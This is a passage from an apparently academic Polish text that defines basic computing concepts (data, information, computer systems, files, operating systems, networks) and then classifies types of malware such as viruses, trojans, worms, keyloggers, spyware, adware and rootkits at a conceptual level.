- Przydatność - dane same w sobie niekoniecznie posiadają wartość ani przydatność. Mogą stanowić potencjalne źródło informacji, ale potrzebują przetwarzania, aby stać się użyteczne. Informacja jest użyteczna, ponieważ dostarcza konkretną wiedzę lub wskazówki, które pomagają w podejmowaniu decyzji lub rozumieniu określonej sytuacji.
- Reprezentacja - dane to surowa reprezentacja faktów, która może przyjmować różne formy, takie jak liczby, tekst, obrazy itp. Informacja to przekształcona i zrozumiała forma danych, która ma sens dla ludzi lub systemów.
- Kontekst - informacja zawsze istnieje w określonym kontekście i jest dostosowana do potrzeb odbiorcy. Jest to treść, która ma znaczenie w konkretnym kontekście. Dane mogą istnieć bez konkretnego kontekstu i niekoniecznie muszą mieć natychmiastowe znaczenie.

Podsumowując, dane to surowe fakty lub symbole, podczas gdy informacja to przetworzone dane, które posiadają znaczenie i przydatność w określonym kontekście. Przetwarzanie danych w celu uzyskania informacji jest kluczowym etapem w analizie danych i podejmowaniu decyzji.

II.1.3 System komputerowy

System komputerowy to układ współpracujących i powiązanych ze sobą elementów, złożony ze sprzętu oraz oprogramowania, umożliwiający m.in. składowanie oraz przetwarzanie danych oraz realizację zadań. Zadania mogą być określone przez operatora systemu komputerowego.

System komputerowy składa się z:

- Zasobów sprzętowych – wszystkie fizyczne elementy składowe, takie jak procesor, pamięć RAM, dysk twardy, klawiatura, monitor, mysz, karta graficzna, karta dźwiękowa, itp.
- Oprogramowania – programy i systemy operacyjne, które pozwalają na zarządzanie i wykorzystywanie zasobów sprzętowych oraz wykonywanie zadań określonych przez operatora. System operacyjny jest centralnym oprogramowaniem, które kontroluje operacje i zarządza zasobami komputera.

Systemy komputerowe są używane w wielu dziedzinach, od pracy biurowej i nauki, po rozrywkę i przemysł. Są nieodłączną częścią życia codziennego wielu ludzi i odgrywają kluczową rolę we współczesnym społeczeństwie.

II.1.4 Operator systemu komputerowego

Operator systemu komputerowego to osoba, która korzysta z systemu komputerowego w celu wykonywania określonych zadań, pracując na komputerze lub innym urządzeniu. Operator w tym kontekście jest użytkownikiem końcowym, który wykorzystuje dostępne zasoby i oprogramowanie systemu komputerowego w ramach swojej pracy, realizacji zadań lub innych celów.

II.1.5 Komputer

Komputer to elektroniczne urządzenie, które jest zdolne do wykonywania operacji obliczeniowych, przetwarzania danych oraz wykonywania różnorodnych zadań na podstawie programów komputerowych. Komputer składa się z kilku głównych komponentów, w tym procesora, pamięci RAM, dysku twardego, monitora, klawiatury, myszy i innych urządzeń wejścia/wyjścia. Główne cechy komputera to:

- Przetwarzanie danych - komputer jest zdolny do przetwarzania danych na różne sposoby, w tym wykonywania operacji matematycznych, analizy tekstu, przetwarzania obrazów i dźwięku, oraz wielu innych operacji.
- Programowalność - komputer może być programowany do wykonywania różnych zadań i operacji, co umożliwia użytkownikom dostosowywanie jego zachowania do swoich potrzeb.
- Pamięć - komputer ma zdolność przechowywania danych w pamięci RAM i na dysku twardym, co umożliwia zapisywanie, odczytywanie i przetwarzanie danych.

- Prezentacja wyników - wyniki przetwarzania komputera są zazwyczaj wyświetlane na monitorze lub w inny sposób prezentowane użytkownikowi (operatorowi).
- Komunikacja z użytkownikiem – użytkownik może korzystać z komputera za pomocą klawiatury, myszy, ekranu dotykowego lub innych urządzeń wejścia/wyjścia.

Komputery są szeroko stosowane w różnych dziedzinach, w tym w biznesie, nauce, edukacji, rozrywce, inżynierii i wielu innych. Są nieodłączną częścią współczesnego życia i odgrywają kluczową rolę w przetwarzaniu i przechowywaniu danych oraz wykonywaniu zadań.

Pojęcia komputer i system komputerowy są ze sobą ściśle związane. Komputer należy rozumieć jako pojedyncze urządzenie elektroniczne, które wykonuje operacje obliczeniowe i przetwarza dane. Składa się z różnych komponentów, takich jak procesor, pamięć RAM, dysk twardy, klawiatura, monitor, mysz, karty graficzne, karty dźwiękowe i inne. System komputerowy to bardziej ogólny termin, który odnosi się do kompleksowego środowiska, w którym działa komputer. Środowisko to obejmuje zarówno sprzętowy komputer, jak i oprogramowanie, w tym system operacyjny, aplikacje, narzędzia i usługi. System komputerowy jest bardziej rozbudowanym ekosystemem, który umożliwia użytkownikowi wykonywanie różnych zadań i operacji przy użyciu komputera.

Komputer można zatem traktować jako sam fizyczny sprzęt, który można dotknąć i używać, podczas gdy system komputerowy to bardziej ogólna koncepcja, która odnosi się do komputera w kontekście jego ogólnego środowiska i funkcji. System komputerowy obejmuje zarówno komputer, jak i całą infrastrukturę i oprogramowanie, które go obsługuje i pozwala na korzystanie z jego możliwości.

Pomimo wskazanych różnic, pojęcia te są ze sobą bardzo blisko powiązane. Dlatego też, w dalszej części pracy pojęcia te będą używane zamienienie.

II.1.6 System teleinformatyczny

System teleinformatyczny to kompleksowy system łączący technologie telekomunikacyjne z informatycznymi w celu efektywnego przesyłania, przetwarzania, zarządzania i przechowywania informacji oraz danych. Te systemy umożliwiają komunikację, wymianę danych i dostęp do zasobów informatycznych zarówno na lokalnym poziomie, jak i na odległość. Systemy teleinformatyczne są powszechnie wykorzystywane w wielu

dziedzinach, w tym w przedsiębiorstwach, administracji publicznej, służbie zdrowia, edukacji i wielu innych.

Główne cechy systemów teleinformatycznych obejmują:

- Komunikację - systemy teleinformatyczne umożliwiają komunikację między urządzeniami i użytkownikami za pomocą różnych technologii, takich jak sieci komputerowe, telefonia komórkowa, telefonia internetowa (VoIP), poczta elektroniczna, komunikatory internetowe i wiele innych.
- Przetwarzanie danych - systemy teleinformatyczne pozwalają na przetwarzanie i analizę danych, zarówno na lokalnym poziomie, jak i na zdalnym serwerze. To pozwala na dostęp do zasobów obliczeniowych i przechowywanie danych w chmurze.
- Zarządzanie zasobami - systemy teleinformatyczne umożliwiają zarządzanie zasobami informatycznymi, takimi jak serwery, bazy danych, oprogramowanie, a także kontrolę dostępu do tych zasobów.
- Bezpieczeństwo - w systemach teleinformatycznych szczególnie istotne jest zagadnienie bezpieczeństwa, które obejmuje ochronę danych, poufność komunikacji i zabezpieczenie przed atakami cybernetycznymi.
- Usługi i aplikacje - systemy teleinformatyczne dostarczają różnorodne usługi i aplikacje, takie jak e-commerce, e-learning, telemedycyna, telepraca i wiele innych.

Systemy teleinformatyczne są kluczowe dla funkcjonowania współczesnego społeczeństwa, gospodarki i organizacji, ponieważ umożliwiają efektywną komunikację, dostęp do informacji i zasobów, a także umożliwiają wykonywanie wielu zadań na odległość.

System teleinformatyczny i system komputerowy to dwa różne, ale powiązane pojęcia, które służą różnym celom, choć ściśle współpracują ze sobą. System teleinformatyczny koncentruje się na komunikacji i wymianie danych na odległość. To kompleksowy zestaw technologii i usług, które umożliwiają przesyłanie informacji między różnymi urządzeniami, lokalizacjami lub użytkownikami. Główne komponenty systemu teleinformatycznego obejmują infrastrukturę telekomunikacyjną, taką jak sieci komputerowe, telefonię, łącza internetowe, a także usługi, takie jak pocztę elektroniczną, wideokonferencje, telefonię internetową, itp. Systemy teleinformatyczne pozwalają na zdalną komunikację i dostęp do

zasobów, co jest istotne w dzisiejszym globalnym i zdalnym środowisku pracy i komunikacji. System komputerowy natomiast skupia się na przetwarzaniu danych i operacjach obliczeniowych. To zestaw sprzętu i oprogramowania, który umożliwia przechowywanie, przetwarzanie i zarządzanie danymi i informacjami na poziomie lokalnym. Systemy komputerowe są wykorzystywane do wykonywania różnych zadań, takich jak edycja dokumentów, analiza danych, projektowanie, tworzenie treści multimedialnych i wiele innych.

Podsumowując, system teleinformatyczny koncentruje się na komunikacji i wymianie danych na odległość, podczas gdy system komputerowy skupia się na lokalnym przetwarzaniu danych i operacjach obliczeniowych. Oba rodzaje systemów są często używane wspólnie, ponieważ systemy teleinformatyczne umożliwiają zdalny dostęp do zasobów systemów komputerowych, co jest istotne w dzisiejszym globalnym środowisku biznesowym i komunikacyjnym.

II.1.7 Plik

Plik to nazwa używana w informatyce do określenia przechowywanych na dysku twardym lub innym nośniku danych.

Plik:

- Jest podstawową jednostką przechowywania danych.
- Może przechowywać różnego rodzaju dane, takie jak tekst, obrazy, dźwięki, wideo, programy komputerowe i wiele innych.
- Jest identyfikowany za pomocą unikalnej nazwy oraz ścieżki dostępu.
- Przechowywany jest w hierarchicznej strukturze folderów lub katalogów.

Podstawowe cechy plików to:

- Nazwa - każdy plik ma swoją nazwę, która służy do identyfikacji i lokalizacji pliku w systemie plików.
- Rozmiar - rozmiar pliku określa, ile miejsca zajmuje on na nośniku danych. Rozmiar pliku jest mierzony w bajtach (B), kilobajtach (KB), megabajtach (MB) itp.
- Typ - pliki mogą mieć różne rozszerzenia, które wskazują na ich typ lub format. Na przykład plik tekstowy może mieć rozszerzenie ".txt", a plik graficzny ".jpg" lub ".png".

- Zawartość - plik zawiera dane, które mogą być przechowywane w różnych formatach, zależnie od jego przeznaczenia.
- Atrybuty - pliki mogą mieć atrybuty, takie jak np. data utworzenia, data ostatniej modyfikacji, uprawnienia dostępu.

Pliki są podstawowymi jednostkami zarządzania danymi w systemach komputerowych i są używane do przechowywania, przetwarzania i udostępniania informacji oraz danych. Mogą być tworzone, edytowane, kopiowane, przenoszone i usuwane przez użytkowników, co czyni je kluczowymi elementami pracy na komputerze.

II.1.8 Dane cyfrowe

Dane cyfrowe to rodzaj danych, które są reprezentowane i przetwarzane w formie liczb lub kodów binarnych (0 i 1). W przeciwieństwie do danych analogowych, które reprezentują wartości ciągłe, takie jak dźwięk lub obraz, dane cyfrowe są dyskretne i składają się z cyfr lub symboli w formie kodu binarnego. W dzisiejszych systemach komputerowych dane cyfrowe są podstawowym rodzajem danych. Kluczowe cechy danych cyfrowych to:

- Dyskretne wartości - dane cyfrowe przyjmują określone i ograniczone wartości, zwykle w formie liczb całkowitych lub kodów binarnych (0 i 1).
- Precyzja - dane cyfrowe mogą być bardzo precyzyjne, ponieważ mogą być przechowywane i przetwarzane z dużą dokładnością, co jest szczególnie istotne w naukach ścisłych i inżynierii.
- Skalowalność - dzięki możliwości reprezentacji danych w formie liczb, dane cyfrowe są łatwe do skalowania i przekształcania w różnych jednostkach i zakresach.
- Reprezentacja w komputerach - w komputerach dane są przechowywane i przetwarzane w formie kodu binarnego złożonego z cyfr zero (0) lub jeden (1). Ten system binarny jest podstawą działania cyfrowych urządzeń.
- Trwałość i niezawodność - dane cyfrowe są trwałe i odporne na degradację w porównaniu do danych analogowych, co czyni je idealnymi do przechowywania i udostępniania informacji na dłuższą metę.

Przykłady danych cyfrowych obejmują teksty, obrazy, dźwięki, wideo, liczby, pliki programów komputerowych i wiele innych rodzajów danych, które można przechowywać i przetwarzać w formie cyfrowej za pomocą komputerów i innych urządzeń elektronicznych.

Dzięki cyfryzacji wiele dziedzin, takich jak telekomunikacja, rozrywka, nauka i technologia, zyskuje na efektywności i dostępności informacji.

Z uwagi na fakt, iż praca ta dotyczy danych cyfrowych, w dalszej jej części pojęcie danych oraz danych cyfrowych używane będą zamiennie.

II.1.9 Format danych

Format danych odnosi się do konkretnej struktury lub organizacji danych, która określa, jak informacje są zapisywane, przechowywane, przetwarzane i transmitowane w systemie komputerowym lub w innym środowisku informatycznym. Format danych definiuje sposób, w jaki dane są reprezentowane, w tym ich typy, struktury, układ, kodowanie i inne cechy. Format danych jest istotnym elementem zapewniającym spójność i interoperacyjność między różnymi systemami i aplikacjami.

Przykładowe formaty danych:

- Tekstowy format danych - tekst jest jednym z najprostszych formatów danych. Dane tekstowe są reprezentowane jako ciąg znaków w formie plików tekstowych, dokumentów i arkuszy kalkulacyjnych. Formaty takie jak TXT, CSV, XML, JSON, HTML są przykładami formatów danych tekstowych.
- Formaty obrazów - dla danych wizualnych, takich jak zdjęcia i grafika, istnieje wiele formatów, takich jak JPEG, PNG, GIF, BMP, itp., które określają sposób przechowywania pikseli obrazu.
- Formaty dźwięku - dla dźwięku i muzyki istnieją formaty takie jak MP3, WAV, FLAC, itp., które określają sposób reprezentacji dźwięku i jego kompresji.
- Formaty wideo - w przypadku danych wideo popularne formaty obejmują MP4, AVI, MKV, MOV, itp., które definiują sposób reprezentacji i kompresji materiałów wideo.
- Formaty dokumentów - do przechowywania i przetwarzania dokumentów tekstowych, grafiki, tabel i innych informacji, używane są formaty takie jak PDF, DOC, XLS, PPT, itp.
- Bazy danych - w bazach danych dane są przechowywane w określonych strukturach, takich jak SQL (dla relacyjnych baz danych) lub NoSQL (dla baz danych nierelacyjnych), które definiują organizację danych.

- Formaty strumieni danych - dane w formie strumieniowej mogą mieć swoje własne formaty, które określają, jak dane są przesyłane w czasie rzeczywistym, na przykład w transmisjach wideo online, giełdzie danych, itp.

Właściwy format danych jest istotny, ponieważ wpływa na interpretację i obsługę danych przez systemy komputerowe oraz systemy teleinformatyczne. Dlatego ważne jest, aby stosować odpowiednie formaty danych w zależności od rodzaju danych, celu i potrzeb komunikacyjnych między różnymi aplikacjami i systemami komputerowymi.

II.1.10 System operacyjny

System operacyjny (ang. operating system, OS) to oprogramowanie, które zarządza i kontroluje działaniem komputera lub innych urządzeń elektronicznych. Jest to kluczowy składnik każdego komputera i pełni wiele ważnych funkcji, takich jak np.:

- Zarządzanie zasobami - system operacyjny kontroluje dostęp do zasobów sprzętowych, takich jak procesory, pamięć RAM, dyski twarde, urządzenia wejścia/wyjścia, drukarki itp. Pozwala na efektywne wykorzystanie tych zasobów przez różne aplikacje.
- Zarządzanie procesami - system operacyjny zarządza procesami lub zadaniami (wątkami), które są uruchomione na komputerze i kontroluje ich wykonanie.
- Zarządzanie pamięcią - system operacyjny kontroluje alokację i dealokację pamięci RAM dla procesów i aplikacji.
- System plików - system operacyjny zarządza danymi składowanymi na dyskach twardych i innych nośnikach. Tworzy strukturę katalogów i umożliwia przechowywanie, przeszukiwanie i dostęp do plików.
- Interfejs użytkownika - system operacyjny dostarcza interfejs użytkownika, który umożliwia interakcję z komputerem. Interfejs może być w formie tekstowej (wiersz poleceń) lub graficznej (pulpit z ikonami).
- Bezpieczeństwo - system operacyjny kontroluje dostęp do zasobów i danych, zapewniając ochronę przed nieautoryzowanym dostępem i zagrożeniami związanymi z bezpieczeństwem komputerowym.
- Komunikacja z urządzeniami - system operacyjny umożliwia komunikację z urządzeniami peryferyjnymi, takimi jak klawiatury, myszki, drukarki, kamery, itp.

Popularne systemy operacyjne to np. Microsoft Windows, Apple macOS, Linux, Android (dla urządzeń mobilnych), iOS (dla urządzeń mobilnych firmy Apple), Unix. System operacyjny jest kluczowym elementem, który umożliwia korzystanie z komputera i innych urządzeń elektronicznych.

II.1.11 Oprogramowanie

Oprogramowanie to ogólny termin używany do opisania zestawu programów komputerowych, aplikacji, procedur i danych, które kontrolują i zarządzają działaniem komputera oraz umożliwiają wykonywanie różnych zadań i operacji. Oprogramowanie jest przeciwieństwem sprzętu komputerowego, ponieważ odnosi się do abstrakcyjnych elementów, które nie są fizyczne, ale wpływają na działanie komputera. Oprogramowanie może mieć wiele różnych zastosowań, w tym edycję tekstu, przeglądanie Internetu, tworzenie grafiki, przetwarzanie danych, komunikację, rozrywkę i wiele innych.

Oprogramowanie można podzielić na kilka głównych kategorii:

- System operacyjny - jest to podstawowe oprogramowanie, które kontroluje zasoby fizyczne komputera i tworzy środowisko, w którym można uruchamiać inne programy komputerowe.
- Oprogramowanie systemowe - to oprogramowanie, które zapewnia usługi i narzędzia pomocnicze dla systemu operacyjnego, takie jak sterowniki urządzeń, biblioteki programistyczne, narzędzia diagnostyczne itp.
- Oprogramowanie użytkowe - to programy komputerowe stworzone do rozwiązywania konkretnych problemów lub wykonywania określonych zadań, takie jak programy antywirusowe, programy do zarządzania danymi, przeglądarki internetowe, edytory tekstu, arkusze kalkulacyjne, programy do grafiki, gry, narzędzia biurowe, itp.
- Oprogramowanie chmurowe - to oprogramowanie i usługi dostarczane za pośrednictwem Internetu (w chmurze), takie jak przechowywanie danych w chmurze, aplikacje webowe, itp.

Oprogramowanie jest nieodłączną częścią współczesnego życia, zarówno w kontekście użytku osobistego, jak i biznesowego. Pozwala na wykonywanie różnorodnych zadań, automatyzację procesów, komunikację i rozrywkę. W dzisiejszych czasach istnieje wiele

rodzajów oprogramowania dostosowanych do różnych potrzeb i dziedzin, co sprawia, że jest kluczowym elementem w świecie technologii.

II.1.12 Sieć komputerowa

Sieć komputerowa to zbiór połączonych ze sobą komputerów lub urządzeń, które umożliwiają przesyłanie danych i udostępnianie zasobów. Sieci komputerowe pozwalają na komunikację i współdzielenie zasobów między urządzeniami, co jest kluczowe w dzisiejszym świecie informatyki.

Ogólnie rzecz biorąc, sieć komputerowa składa się z kilku elementów:

- Urządzenia końcowe - komputery, telewizory, telefony komórkowe, tablety i inne urządzenia, które są podłączone do sieci i mogą komunikować się ze sobą.
- Medium transmisyjne - środowisko, przez które przesyłane są dane. Może to być przewód (np. kabel Ethernet), fale radiowe (np. Wi-Fi) lub światłowód.
- Protokoły i oprogramowanie - sieci komputerowe używają protokołów komunikacyjnych (takich jak TCP/IP) i oprogramowania (jak systemy operacyjne, sterowniki sieciowe itp.), które kontrolują, jak dane są przesyłane, odbierane i przetwarzane.
- Infrastruktura sieciowa - to elementy fizyczne, takie jak routery, przełączniki, koncentratory (hub-y) i inne urządzenia, które zarządzają i kierują ruchem danych w sieci.

Sieci komputerowe mają wiele zastosowań, w tym:

- Udostępnianie zasobów, takich jak drukarki, pliki i aplikacje, w ramach organizacji.
- Łączenie się z Internetem i dostęp do zasobów online.
- Komunikacja między użytkownikami (np. poczta elektroniczna, komunikatory).
- Tworzenie systemów zdalnej kontroli i monitoringu.
- Obsługa systemów telewizji przemysłowej (CCTV).
- Współdzielenie danych i aplikacji między urządzeniami typu IoT (Internet of Things).

Sieci komputerowe istnieją w różnych typach i rozmiarach, od małych domowych sieci Wi-Fi po rozległe infrastruktury korporacyjne oraz globalne sieci internetowe.

II.2 Definicja i klasyfikacja oprogramowania malware

II.2.1 Złośliwe oprogramowanie (malware)

Złośliwe oprogramowanie, znane także jako malware (skrót od ang. malicious software), to rodzaj oprogramowania, które jest tworzone i używane w celu niszczenia, infekowania lub kontrolowania komputerów, danych na nich składowanych lub innych urządzeń elektronicznych bez zgody lub wiedzy użytkownika. Złośliwe oprogramowanie może być wykorzystywane do różnych celów, w tym np. do kradzieży danych, niszczenia danych, uszkodzenia systemu operacyjnego, podsłuchiwania komunikacji, ataków na inne komputery oraz wielu innych szkodliwych oraz nielegalnych działań.

Istnieje wiele rodzajów złośliwego oprogramowania, w tym np.:

- Wirusy - programy, które potrafią replikować się i rozprzestrzeniać, infekując pliki i inne programy. Mogą uszkadzać dane i całe systemy komputerowe.
- Konie trojańskie - programy zawierające ukryte funkcjonalności, za pomocą których mogą wykonywać działania szkodliwe, takie jak np. kradzież danych.
- Robaki - programy, które potrafią samodzielnie rozprzestrzeniać się w sieci, infekując inne komputery.
- Ransomware - rodzaj złośliwego oprogramowania, który blokuje dostęp do danych lub systemu użytkownika i żąda okupu w zamian za jego przywrócenie.
- Keyloggery – programy, które monitorują i rejestrują klawisze naciskane na klawiaturze, umożliwiając cyberprzestępcom kradzież haseł i innych poufnych informacji.
- Spyware - oprogramowanie szpiegowskie, które zbiera informacje o działaniach użytkownika, takich jak np. przeglądane strony internetowe, historię wyszukiwania, dane osobowe.
- Adware - oprogramowanie wyświetlające niechciane reklamy na komputerze użytkownika, często dodatkowo zbierające informacje o jego zachowaniu w Internecie.
- Rootkity - trudne do wykrycia programy, które umożliwiają cyberprzestępcom zdalny dostęp i kontrolę nad zainfekowanym komputerem.

- Boty - zainfekowane systemy komputerowe, które mogą być zdalnie kontrolowane i wykorzystywane do różnych celów, takich jak np. ataki DDoS lub rozprzestrzenianie spamu.

Ochrona przed złośliwym oprogramowaniem obejmuje m.in.:

- Stosowanie oprogramowania antywirusowego,
- Korzystanie z zapór sieciowych (firewall'i).
- Regularne aktualizowanie systemu operacyjnego, oprogramowania systemowego, oprogramowania użytkowego
- Zachowanie szczególnej ostrożność przy pobieraniu plików i przeglądaniu Internetu.
- Edukację użytkowników w zakresie bezpieczeństwa online.

Cyberprzestępcy stale rozwijają nowe rodzaje złośliwego oprogramowania, dlatego ważne jest, aby być świadomym zagrożeń i zachować ostrożność podczas korzystania z komputera i innych urządzeń elektronicznych.

II.2.2 Wirus

Wirus komputerowy (ang. computer virus) to rodzaj złośliwego oprogramowania, które ma zdolność do replikacji i rozprzestrzeniania się w systemie komputerowym lub na innych urządzeniach elektronicznych. Termin "wirus" jest używany, aby opisać programy komputerowe, które wykazują następujące cechy:

- Replikacja - wirusy są zdolne do kopiowania i powielania się w systemie komputerowym. Mogą infekować inne pliki lub programy, co pozwala im na rozprzestrzenianie się na inne komputery i urządzenia.
- Szkodliwość - wirusy są złośliwe i mogą powodować różne rodzaje szkód w systemie, takie jak np. uszkodzenia plików, zmniejszenie wydajności komputera, kradzież danych.
- Ukrywanie - wirusy często ukrywają się w innym oprogramowaniu lub plikach, co sprawia, że użytkownik nieświadomie je uruchamia. Po aktywacji mogą rozprzestrzeniać się na inne pliki i komputery.
- Samoreplikacja - wirusy wykorzystują mechanizmy replikacji w celu rozprzestrzeniania się, np. przez pocztę elektroniczną, pendrive'y, sieci komputerowe lub inne media.

- Wprowadzanie zmian - wirusy często wprowadzają zmiany w systemie komputerowym, w tym modyfikują lub uszkadzają dane, naruszają bezpieczeństwom powodują awarie systemu komputerowego.
- Celowa szkodliwość - autorzy wirusów tworzą je z zamiarem wyrządzenia szkód, kradzieży danych, itp.

Wirusy są jednym z rodzajów złośliwego oprogramowania i stanowią istotne zagrożenie dla bezpieczeństwa systemów komputerów i urządzeń elektronicznych.

II.2.3 Koń trojański

Koń trojański, inaczej trojan lub "trojan malware", to rodzaj złośliwego oprogramowania (malware), które podszywa się pod pozornie przydatne oprogramowanie, aby wprowadzić w błąd użytkownika i umożliwić cyberprzestępcom dostęp do komputera lub urządzenia, na którym został uruchomiony. Nazwa "trojan" pochodzi od mitologicznego konia trojańskiego. Była to figura w kształcie konia, w której ukryli się greccy wojownicy by zostać podstępem wprowadzonymi w obręb murów miasta Troi.

Trojany wykorzystują wiele podstępnych technik, aby oszukać użytkownika i osiągnąć swoje cele, w tym np.:

- Maskowanie - trojany zazwyczaj udają atrakcyjne pliki lub programy, takie jak gry, narzędzia lub pliki multimedialne, aby skusić użytkownika do ich pobrania lub uruchomienia.
- Infekcja - po uruchomieniu trojan infekuje system komputerowy, umożliwiając cyberprzestępcom zdalny dostęp i kontrolę.
- Uwierzytelnienie - trojany często próbują podszywać się pod zaufane źródła lub żądają od użytkownika podania swoich danych uwierzytelniających, co pozwala na kradzież poufnych informacji, takich jak np. hasła.
- Zdalna kontrola - trojan może umożliwić cyberprzestępcom zdalny dostęp i kontrolę nad systemem, co pozwala na wykonywanie działań szkodliwych, takich jak kradzież danych, podsłuchiwanie i inne ataki.
- Keylogging - niektóre trojany działają podobnie jak keyloggery, czyli rejestrują i przesyłają każde naciśnięcie klawisza na klawiaturze, co pozwala na zbieranie haseł oraz innych poufnych informacji.

- Ataki DDoS - niektóre trojany mogą być używane do przeprowadzania ataków typu DDoS (rozproszonego ataku odmowy dostępu do usługi), co może powodować blokowanie atakowanych usług online lub stron internetowych.

II.2.4 Robak

Robak komputerowy (ang. computer worm) to rodzaj złośliwego oprogramowania, które rozprzestrzenia się w sieci komputerowej lub na innych urządzeniach elektronicznych, replikując się i infekując kolejne urządzenia lub systemy. W przeciwieństwie do wirusów, robaki nie muszą być osadzone w istniejących plikach lub programach; są zdolne do samodzielnego rozprzestrzeniania się. Główne cechy robaków komputerowych to:

- Samoreplikacja - robaki posiadają zdolność do samodzielnego replikowania się i infekowania innych urządzeń bez konieczności osadzania się w plikach lub programach.
- Rozprzestrzenianie się w sieci - robaki wykorzystują sieć komputerową, w tym Internet, pocztę elektroniczną, sieci społecznościowe i inne środki komunikacji, aby się rozprzestrzeniać.
- Brak interakcyjności - robaki mogą działać automatycznie i nie wymagają interakcji użytkownika, aby się replikować.
- Szkodliwość - robaki mogą powodować szkody, takie jak np. blokowanie sieci, kradzież danych, uszkodzenie systemu.

Przykłady robaków komputerowych obejmują:

- ILOVEYOU - jednym z pierwszych znanych robaków komputerowych, który został rozpowszechniony za pośrednictwem poczty elektronicznej i powodował uszkodzenia plików.
- Blaster (MSBlast) - robak, który atakował komputery z systemem operacyjnym Windows XP i Windows 2000, wykorzystując występujące w nich podatności.
- Sasser - robak, który rozprzestrzeniał się między komputerami z systemem Windows XP i powodował zawieszanie się systemu.

II.2.5 Keylogger

Keylogger, znany również jako rejestrator klawiatury, to rodzaj oprogramowania lub urządzenia, które rejestruje i zapisuje naciśnięcia klawiszy na klawiaturze komputera

lub urządzenia mobilnego. Celem keyloggerów jest śledzenie i przechwytywanie wszystkiego, co użytkownik wpisuje na klawiaturze, włączając w to hasła, numery kart kredytowych, wiadomości e-mail, komunikatory internetowe i inne poufne informacje.

Keyloggery mogą mieć różne zastosowania, zarówno legalne, jak i nielegalne. Legalne zastosowania keyloggerów obejmują:

- Monitorowanie aktywności rodzicielskiej - keyloggery mogą być używane przez rodziców, aby monitorować, co ich dzieci robią systemie komputerowym i czy nie narażają się na niebezpieczeństwo.
- Monitorowanie pracowników - w niektórych przypadkach pracodawcy mogą używać keyloggerów do monitorowania aktywności swoich pracowników w celu zapobiegania nadużyciom lub utracie poufnych informacji.
- Bezpieczeństwo komputera - antywirusy i programy bezpieczeństwa czasami używają keyloggerów, aby wykryć i blokować działania szkodliwego oprogramowania.

Niestety, keyloggery są często wykorzystywane w celach nielegalnych i szkodliwych, takich jak:

- Kradzież tożsamości - przechwycone dane, takie jak hasła i dane kart kredytowych, mogą być wykorzystane do kradzieży tożsamości i oszustw finansowych.
- Ataki na poufność - szpiegostwo i podsłuchiwanie komunikacji, w tym prywatnych wiadomości e-mail czy czatów, mogą naruszać prywatność i poufność.
- Infekcja wirusami - keyloggery mogą być często łączone z wirusami i innym złośliwym oprogramowaniem, co pozwala na ich ukrycie i rozprzestrzenianie.

II.2.6 Spyware

Spyware to rodzaj złośliwego oprogramowania (malware), które jest używane do nieautoryzowanego zbierania informacji o użytkownikach systemów komputerowych, bez ich wiedzy lub zgody. Głównym celem spyware jest śledzenie aktywności online i offline użytkowników. Zebrane w ten sposób dane mogą zawierać np. informacje osobiste, informacje o naszych nawykach i upodobaniach, dane finansowe i wiele innych informacji, które są następnie przesyłane i przetwarzane przez cyberprzestępców. Spyware może działać w różny sposób i być używane w różnych celach, w tym:

- Śledzenie aktywności online - spyware może monitorować odwiedzane strony internetowe, wyszukiwane hasła, przeglądane treści i zachowanie online użytkownika.
- Reklamy ukierunkowane - na podstawie zebranych danych, spyware może tworzyć profil użytkownika i dostarczać reklamy ukierunkowane na jego zainteresowania i preferencje.
- Kradzież danych - niektóre rodzaje spyware mogą próbować kradzieży poufnych informacji, takich jak hasła do kont bankowych czy danych karty kredytowej.
- Inwigilacja komunikacji - spyware może podsłuchiwać i przechwytywać prywatne komunikaty, takie jak e-maile, wiadomości tekstowe czy rozmowy głosowe.
- Zdalna kontrola urządzenia - niektóre spyware pozwalają cyberprzestępcom zdalnie kontrolować urządzenie, włączając w to dostęp do aparatu czy mikrofonu.

II.2.7 Adware

Adware (z ang. advertising software) to rodzaj oprogramowania, które jest tworzone w celu wyświetlania reklam na komputerze użytkownika. Głównym celem adware jest generowanie przychodów poprzez wyświetlanie reklam, zwykle w postaci banerów, okienek popup czy też reklam w przeglądarkach internetowych. Adware jest często oprogramowaniem, które jest dostarczane w pakiecie z innymi aplikacjami. Główne cechy adware to:

- Wyświetlanie reklam - adware jest aktywowane w momencie uruchamiania komputera lub przeglądarki internetowej celem prezentacji reklamy w różnych formach.
- Zmniejszenie wydajności - adware może spowolnić działanie komputera i przeglądarek internetowych, ponieważ wyświetlanie reklam i zbieranie informacji o użytkowniku zużywa zasoby systemowe.
- Łączenie się z Internetem - adware często łączy się z Internetem, aby pobierać reklamy i przesyłać dane na serwery reklamodawców.
- Monitorowanie aktywności użytkownika - niektóre rodzaje adware zbierają informacje o aktywności użytkownika, takie jak odwiedzane strony internetowe czy wyszukiwane hasła. Robią to celem dostosowania reklam do zainteresowań użytkownika.
- Instalacja w pakiecie - adware jest często instalowane wraz z innym oprogramowaniem, o czym wielu użytkowników często nie zdaje sobie sprawy.

Wielu użytkowników uważa adware za irytujące, ponieważ może oną zakłócać przeglądanie Internetu i prezentować niechciane reklamy. Jednak nie wszystkie rodzaje adware należy traktować jak złośliwe oprogramowanie (malware). Oczywiście istnieją też agresywne formy adware, które mogą być uważane za niepożądane i mogą stanowić istotne zagrożenie dla prywatność użytkownika. Dodatkowo adware może być uciążliwy i wpływać negatywnie na wydajność systemu komputerowego.

II.2.8 Rootkit

Rootkit to rodzaj złośliwego oprogramowania (malware), które stara się ukryć swoją obecności na zainfekowanym systemie komputerowym. Rootkity są projektowane w taki sposób, aby działać w ukryciu i minimalizować ryzyko wykrycia przez oprogramowanie antywirusowe oraz użytkowników. Ich nazwa *rootkit* wywodzi się od *root* (czyli pełne uprawnienia administratora w systemie) i *kit* (zestaw narzędzi), co oznacza zestaw narzędzi lub technik, które pozwalają na uzyskanie pełnej kontroli nad systemem. Główne cechy rootkitów to:

- Ukrywanie obecności - rootkity ukrywają swoje pliki, procesy i ślady na zainfekowanym systemie, aby uniknąć wykrycia.
- Pełne uprawnienia - rootkity zazwyczaj zdobywają pełne uprawnienia administratora, co pozwala im na kontrole nad wszystkimi funkcjami systemu operacyjnego.
- Usunięcie logów i śladów – rootkity, utrudniając analizę oraz wykrycie, często usuwają logi i inne ślady działań.
- Zdalna kontrola - niektóre rootkity pozwalają cyberprzestępcom zdalnie kontrolować zainfekowany system, włączając w to zdalne uruchamianie programów i wykonywanie działań szkodliwych.
